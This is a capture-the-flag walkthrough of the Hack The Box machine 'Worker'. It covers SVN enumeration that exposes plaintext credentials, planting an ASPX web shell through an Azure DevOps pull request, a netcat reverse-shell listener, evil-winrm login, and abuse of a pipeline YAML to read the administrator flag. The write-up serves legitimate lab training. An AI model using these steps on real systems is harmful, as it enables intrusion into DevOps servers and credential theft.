

WORKER

Welcome back my fellow hackers so today we are going to do a walk-through of HTB machine worker It is a quite easy machine and holds 30 points so lets connect youe vpn and lets get started ……
nmap scan :
$ nmap -A 10.10.10.203




```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-18 01:39 EDT
Nmap scan report for worker.htb (10.10.10.203)
Host is up (0.26s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3690/tcp open  svnserve Subversion
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   268.01 ms 10.10.14.1
2   273.69 ms worker.htb (10.10.10.203)
```

Now we know that the there are 2 ports open and accepting connection . the first one is 80 and othere one is 3690 which is a svn server we can enumerate some intresting from here so lets get further..
now lets try to gather some info from the repo
 $ svn info svn://worker.htb
$ svn list svn://worker.htb
$ svn export svn://worker.htb/moved.txt
$ svn export svn://worker.htb/dimension.worker.htb/
$ cat moved.txt



```
This repository has been migrated and will no longer be maintaned here.
You can find the latest version at: http://devops.worker.htb

// The Worker team :)
```

moved.txtWe see a domain devops.worker.htb lets add it to hosts and Lets go to devops.worker.htb




http://devops.worker.htb is requesting your username and password.

User Name:

Password:

we don’t know the credentials Let’s try to see the previous checkout from svn repo
$ svn checkout -r 1 svn://worker.htb
$ svn checkout -r 2 svn://worker.htb
We found deploy.ps1 lets open it
$ cat deploy.ps1




```
$user = "nathen"
$plain = "wendel98"
$pwd = ($plain | ConvertTo-SecureString)
$Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
$args = "Copy-Site.ps1"
Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
```

We found Credentials: nathen:wendel98

EXPLOITATION :


Login to devops.worker.htb via these creds.
Now you’ll be greeted with a page like this:



Click on SmartHotel360 > Repos > Branches
Now from the above Drop Down remember to select Spectral
Now click on New Branch
In Create a Branch give any name (but remember it), now click Create Branch.
Now click on your created Branch and go to Upload Files > Browse

Now Select the ASPX Shell. (Download it from here and Save it in your System)Now in the Tab Work Items to Link select all and Commit

Now click on Create a pull request.




Committed eaf1d1dc: Added htb.aspx — Create a pull request

Name ↑	Last change	Commits	
assets	4/2/2020	0a41e80a	Version 1 Nathalie Henley
images	4/2/2020	0a41e80a	Version 1 Nathalie Henley
elements.html	4/2/2020	0a41e80a	Version 1 Nathalie Henley
generic.html	4/2/2020	0a41e80a	Version 1 Nathalie Henley
htb.aspx	just now	eaf1d1dc	Added htb.aspx Nathalie Henley
index.html	4/2/2020	0a41e80a	Version 1 Nathalie Henley
LICENSE.txt	4/2/2020	0a41e80a	Version 1 Nathalie Henley
README.txt	4/2/2020	0a41e80a	Version 1 Nathalie Henley

Leave Everything as is and click on Create.

Now Click Approve > Complete > Complete Merge



17 ACTIVE Added htb.aspx

Nathalie Henley htbworker into master

Description
Added htb.aspx

Approved by Nathalie Henley

Nathalie Henley joined as a reviewer

Created by Nathalie Henley

Complete pull request

Merge commit comment: Merged PR 17: Added htb.aspx

Added htb.aspx

Related work items: #1, #12


Merge type: Merge (no fast-forward)

Post-completion options

☑ Complete linked work items after merging

☐ Delete htbworker after merging

Now go to spectral.worker.htb/htb.aspx




Drives:
C:\

Working directory:
c:\ sites\ spectral.worker.htb

Name	Size KB	Actions
assets	<DIR>	
images	<DIR>	
elements.html	17	Del
generic.html	4	Del
htb.aspx	5	Del
index.html	7	Del
LICENSE.txt	18	Del
README.txt	1	Del

Upload to this directory:


we are successfull for uploading shell now lets get a reverse shell using netcat
$ nc -nlvp 80
Now copy this code (Change the IP and PORT of course), paste it and click Execute.
After some Enum we got inside svnrepos/www/conf directory and found a passwd file
So the Useful Creds are: robisl:wolves11Now we can use Evil-WinRM
$ evil-winrm -i 10.10.10.203 -u robisl -p wolves11 $ type C:\Users\robisl\Desktop\user.txt



```
└──╼ #evil-winrm -i 10.10.10.203 -u robisl -p wolves11

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\robisl\Documents> type C:\Users\robisl\Desktop\user.txt
[redacted]
```

We finally got user.txt

Privilege Escalation:
Go to devops.worker.htb and login with these creds robisl:wolves11
You'll be greeted with similar window.
Click on PartsUnlimited
And then on Pipelines from the Side Menu.
Click New Pipeline > Azure Repos Git > PartsUnlimited > Starter Pipeline




Review your pipeline YAML

azure-pipelines.yml

```
# https://aka.ms/yaml

trigger:
- master

pool: 'Default'

steps:
- script: type C:\Users\Administrator\Desktop\root.txt
  displayName: 'Run a one-line script'

- script: |
    echo Add other tasks to build, test, and deploy your project.
```

Delete the line pool: 'Default', since the server don't have pool agent so the build will fail and we won't have code execution.From the script replace echo Hello, world! with typeC:\Users\Administrator\Desktop\root.txt



#20200818.1: Set up CI with Azure Pipelines

Validation of 10 triggered just now for Robin Islip targeting PartsUnlimited master

Job

